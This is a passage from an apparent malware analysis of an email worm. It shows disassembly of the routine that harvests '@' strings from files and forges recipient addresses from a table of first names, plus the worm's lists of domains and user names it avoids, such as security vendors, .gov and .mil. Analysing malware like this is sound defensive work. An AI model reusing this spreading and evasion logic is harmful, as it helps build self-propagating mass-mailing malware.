mov     ebx, offset String2 ; "\\"
```

>> if there “ @” found in these files it considered it as email and send a copy of malaware with one of these names

```
loc_4A58CF:
inc     eax
push    4Fh             ; iMaxLength
push    eax             ; lpString2
lea     eax, [ebp+String1]
push    eax             ; lpString1
call    lstrcpynA
call    sub_4A4221
movzx   eax, ax
push    31h
xor     edx, edx
pop     ecx
div     ecx
lea     eax, [ebp+String]
push    names[edx*4]    ; lpString2
push    eax             ; lpString1
call    lstrcpyA
mov     esi, lstrcatA
lea     eax, [ebp+String]
push    offset asc_4A2AFC ; "@"
push    eax             ; lpString1
call    esi ; lstrcatA
lea     eax, [ebp+String1]
push    eax             ; lpString2
lea     eax, [ebp+String]
push    eax             ; lpString1
call    esi ; lstrcatA
lea     eax, [ebp+String]
push    1               ; char
push    eax             ; lpString
call    sub_4A5788
pop     ecx
pop     ecx
```

Names :

```
; "john"
; "john"
; "alex"
; "michael"
; "james"
; "mike"
; "kevin"
; "david"
; "george"
; "sam"
; "andrew"
; "jose"
; "leo"
; "maria"
; "jim"
; "brian"
; "serg"
; "mary"
; "ray"
; "tom"
; "peter"
; "robert"
; "bob"
; "jane"
; "joe"
; "dan"
; "dave"
; "matt"
; "steve"
; "smith"
; "stan"
; "bill"
; "bob"
; "jack"
; "fred"
; "ted"
; "adam"
; "brent"
; "alice"
; "anna"
```

```
"brenda"
"claudia"
"debby"
"helen"
"jerry"
"jimmy"
"julie"
"linda"
"sandra"
```

These domain names is being avoided while sending:

★ Acketst
★ arin
★ avp
★ berkeley
★ borlan
★ example
★ fido
★ foo.
★ fsf.
★ gnu
★ .gov
★ gov.
★ hotmail
★ iana
★ ibm.com
★ icrosof
★ ietf
★ inpris
★ isc.o
★ isi.e
★ kernel
★ math
★ .mil
★ mit.e
★ mozilla
★ msn.
★ mydomai
★ nodomai
★ panda
★ pgp
★ rfc-ed
★ ripe
★ ruslis
★ secur
★ sendmail
★ sopho
★ syma
★ tanford.e
★ usenet
★ utgers.ed

And this users name too :

- ❏ abuse
- ❏ anyone
- ❏ bugs
- ❏ ca
- ❏ contact
- ❏ feste
- ❏ gold-certs
- ❏ help
- ❏ info
- ❏ me
- ❏ no
- ❏ noone
- ❏ nobody
- ❏ Not
- ❏ spm
- ❏ soft
- ❏ somebody
- ❏ someone
- ❏ submit
- ❏ the.bat
- ❏ webmaster
- ❏ you
- ❏ your
- ❏ www
- ❏ nothing
- ❏ page
- ❏ postmaster
- ❏ privacy
- ❏ rating
- ❏ root
- ❏ samples
- ❏ secur
- ❏ service
- ❏ site